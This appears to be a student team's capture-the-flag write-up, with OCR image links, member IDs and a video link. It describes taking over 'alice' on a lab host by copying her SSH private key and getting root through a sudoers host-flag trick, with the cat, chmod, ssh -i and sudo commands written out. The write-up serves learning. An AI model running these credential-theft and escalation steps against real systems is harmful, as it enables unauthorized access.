
After Hannan gain stable foothold, I managed to obtain the password to humptydumpty's account . I login to humptydumpty's account. There I did some digging around then found an id_rsa file, I opened it with cat /home/alice/.ssh/id_rsa. It contained an rsa private key, since it is in the alice file, I assume it was alice private key. So after saving the text into a new file on my kali linux, with I can login as alice, but first I need to type the command chmod 600 id_rsa to change the file to only viewable and writable by owner only, if not then I will not able to login. After typing the inputting the command ssh -i id_rsa alice@10.10.34.51, I'm in the account.


Steps: Root escalation


Members involved: Yap Choo Kath Moon

Tools used: Kali linux, cyptii.com


Thought process/Methodology and attempts:








Now that I'm in the alice account I cd to /etc first,in it I ls to find any interesting files, sudoers.d catch my eye so cd into it. then I input ls to see if there is something interesting. I cat Alice to find a command to escalate my privilege to root, then I type the command sudo -h ssalg-gnikool /bin/bash.





And I'm in root, I then cd to /root, then ls to see what files are there, I found root.txt, I cat it to find a reverse flag, I unreversed the flag in cryptii.com, to get the flag.

Contributions

ID	Name	Contributions	Signatures
1211104293	Noor Hannan Bin Noor Hamsuruddin	Gain Initial Foothold, video editor	Hannan
1211103154	Wan Muhammad Atif bin Taram Satiraksa	Recon and Enumeration, Morale support	atif
1211102270	Yap Choo Kath Moon	Escalate the privilege to user with higher privilege and escalate to root	Yap

Video Link
https://youtu.be/B4l5lrjTKJI